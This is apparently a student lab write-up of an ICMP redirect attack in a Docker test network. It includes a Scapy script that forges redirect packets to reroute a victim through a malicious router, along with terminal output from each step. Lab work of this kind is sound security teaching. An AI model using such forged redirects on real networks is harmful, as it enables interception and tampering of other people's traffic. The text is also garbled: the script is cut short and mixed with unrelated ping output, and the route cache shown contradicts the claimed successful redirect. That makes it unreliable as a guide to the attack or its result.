


Lab7_ICMP Redirect Attack

An ICMP redirect is an error message sent by a router to the sender of an IP packet. Redirects are used when a router believes a packet is being routed incorrectly, and it would like to inform the sender that it should use a different router for the subsequent packets sent to that same destination. ICMP redirect can be used by attackers to change a victim's routing.

The objective of this task is to launch an ICMP redirect attack on the victim, such that when the victim sends packets to 192.168.60.5, it will use the malicious router container (10.9.0.111) as its router. Since the malicious router is controlled by the attacker, the attacker can intercept the packets, make changes, and then send the modified packets out.

(In the Ubuntu operating system, there is a countermeasure against the ICMP redirect attack. In the Compose file, we have already turned off the countermeasure by configuring the victim container to accept ICMP redirect messages.)


- Start the simulation network



```
hostos uses an image, skipping
Router uses an image, skipping
i@lsmadi@VM:~/Downloads/Lab7$ sudo docker-compose up
Creating network "net-192.168.60.0" with the default driver
WARNING: Found orphan containers (A-10.9.0.5, M-10.9.0.105, B-10.9.0.6) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Creating victim-10.9.0.5 ... done
Creating malicious-router-10.9.0.111 ... done
Creating host-192.168.60.5 ... done
Creating host-192.168.60.6 ... done

d658f12ad219    handsonsecurity/seed-ubuntu:large    "bash -c 'ip route ..."    2 minutes ago    Up 2 minutes
8f64c51647f5    handsonsecurity/seed-ubuntu:large    "bash -c 'ip route ..."    2 minutes ago    Up 2 minutes
7eaf54558373    handsonsecurity/seed-ubuntu:large    "bash -c 'ip route ..."    2 minutes ago    Up 2 minutes
```

- For this task, we will attack the victim container from the attacker container. In the current setup, the victim will use the router container (192.168.60.11) as the router to get to the 192.168.60.0/24 network. If we run `ip route` on the victim container, we will see the following
- Login to the attacker and victim machines



```
ash -c 'ip route ...'    2 minutes ago    Up 2 minutes
malicious-router-10.9.0.111
5a372a9a20cf    handsonsecurity/seed-ubuntu:large    "b"    2 minutes ago    Up 2 minutes
ash -c 'ip route ...'    2 minutes ago    Up 2 minutes
attacker-10.9.0.105

i@lsmadi@VM:~/Downloads/Lab7$ sudo docker exec -it host-192.168.60.6 bash
root@7ad1aa8f033:/# exit
exit
i@lsmadi@VM:~/Downloads/Lab7$ sudo docker exec -it attacker-10.9.0.105 bash
root@5a372a9a20cf:/#

i@lsmadi@VM:~/Downloads/Lab7$ sudo docker exec -it host-192.168.60.5 bash
root@d658f12ad219:/# exit
exit
i@lsmadi@VM:~/Downloads/Lab7$ sudo docker exec -it victim-10.9.0.5 bash
root@8f64c51647f5:/#
```

- In the current setup, the victim will use the router container (192.168.60.11) as the router to get to the 192.168.60.0/24 network. If we run `ip route` on the victim container, we will see the following

```

10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@8f64c51647f5:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:05 txqueuelen 1000 (Ethernet)
    RX packets 63 bytes 9069 (9.0 KB) rx errors 0
    TX packets 0 bytes 0 (0.0 B) tx errors 0
    RX errors 0 dropped 0 overruns 0 frame 0
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B) rx errors 0
    TX packets 0 bytes 0 (0.0 B) tx errors 0
    RX errors 0 dropped 0 overruns 0 frame 0
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@8f64c51647f5:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@8f64c51647f5:/#

```

- We need to send out packets on the victim machine, or the ICMP redirect will not work. Start pinging on the victim machine, then create the `icmp_redirect.py` code on the attacker machine (run the attacker code while pining is running)

```

GNU nano 4.8 icmp_redirect.py
#!/usr/bin/env python3

from scapy.all import *

# Remember to run the following command on victim
# sudo sysctl net.ipv4.conf.all.accept_redirects=1

victm = sys.argv[1]
real_gateway = sys.argv[2]
fake_gateway = sys.argv[3]

b = IP(src=real_gateway, dst=victm)
b.icmp = ICMP(type=5, code=1)
b.icmp.gw = fake_gateway

64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.159 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.166 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.079 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.246 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.155 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.191 ms
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.260 ms

```

- If attack is successful you should see the text below when you type (`ip route show cache`): in the victim machine

```

TX packets 2 bytes 11:
TX errors 0 dropped 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000
    RX packets 0 bytes 0 (0.0 B) rx errors 0
    TX packets 0 bytes 0 (0.0 B) tx errors 0
    RX errors 0 dropped 0 overruns 0 frame 0
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@5a372a9a20cf:/# nano icmp
root@5a372a9a20cf:/# python3 t
Sent 1 packets.
root@5a372a9a20cf:/# nano icmp
root@5a372a9a20cf:/# python3 t
Sent 1 packets.
root@5a372a9a20cf:/#

--- 192.168.60.5 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9174ms
rtt min/avg/max/mdev = 0.092/0.191/0.548/0.131 ms
root@8f64c51647f5:/# ip route show cache
root@8f64c51647f5:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.198 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.094 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.175 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.153 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.116 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.248 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.146 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.093 ms

--- 192.168.60.5 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7203ms
rtt min/avg/max/mdev = 0.093/0.152/0.248/0.050 ms
root@8f64c51647f5:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
cache <redirected> expires 295sec
root@8f64c51647f5:/#

```

- From the route cache, we can see that the route to `192.168.60.5` on the victim container has changed to `10.9.0.111`, which is our malicious router. If you don't get this result, run `icmp_redirect.py` multiple times while the ping command is still running. (Also make sure all 4 machines are running, victim, original router, malicious router and attacker)
- We can further check the actual route by running the `mtr` traceroute command. From the result, we can see that packets do go through our malicious router.
- Continue to the rest of the lab